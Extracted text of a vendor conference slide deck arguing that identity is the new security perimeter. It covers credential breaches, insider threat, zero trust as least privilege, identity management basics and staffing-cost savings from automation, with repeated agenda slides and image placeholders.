
Withdraw

Edit Account

DNA of 'Lateral Movement' malware



Credentials – Identities are the key



Credential Data Breach

Identity is the new perimeter



- What is Identity
- Personal and Business Identity boundaries blurred
- Identity and the threat landscape
- Identity. The new perimeter
- Identity and digital transformation
- Identity and Zero-Trust
- Identity Management 101






Insider Threat



The new perimeter







Identity is the new perimeter




- What is Identity
- Personal and Business Identity boundaries blurred
- Identity and the threat landscape
- Identity. The new perimeter
- Identity and digital transformation
- Identity and Zero-Trust
- Identity Management 101

Digital Transformation & Increase in Attack Surface



Security budget – People or Technology



Security Budget – People or Technology?



Average Cyber Security Analyst
salary in 5yrs

\$118k

Number of Cyber Security Analysts
to be employed in 5 years

143k

Average Hours Per week

42

Costing the Industry \$17 Billion per year

2 Hours/week saved by using AI/Automation (5%) could
save

\$1 Billion

16 Hours/week saved by using AI/Automation (39%) could
save

\$7 Billion

Source: Bureau Of Labor & Statistics

Move to the cloud needs a different approach

"I cannot afford to be flat-footed at the moment when the public cloud is safe and secure, which it will be."

Bank of America®




Chief Operations and Technology Officer of \$94 billion Bank of America, Cathy Bessant

Need for consolidation



Enterprises can't keep pace with the rate of change

CYBERscape: The Cybersecurity Landscape

Traditional approach to security won't scale for enterprises or address today's challenges



"if you always do what you
always did, you will always
get what you got"



"insanity is doing the same
thing over and over again
and expecting a different
result"

Identity is the new perimeter



- What is Identity
- Personal and Business Identity boundaries blurred
- Identity and the threat landscape
- Identity. The new perimeter
- Identity and digital transformation
- **Identity and Zero-Trust**
- Identity Management 101

Zero Trust

Is nothing new

Is not a product 'thing'

Is Principle of Least Privilege (PoLP) – the foundation of Identity Management




Identity is the new perimeter



- What is Identity
- Personal and Business Identity boundaries blurred
- Identity and the threat landscape
- Identity. The new perimeter
- Identity and digital transformation
- Identity and Zero-Trust
- Identity Management 101

Identity Management 101



Connectors

Certification /

Privilege Access

Data Owners

Virtual Directory


Automation

We believe that identity is the cornerstone of security providing a foundation for all application access, data access, technical controls and policy.

Up next...

15.30 – 16.15

Breakout Session 3 or a visit to the Demo Center



shaping tomorrow with you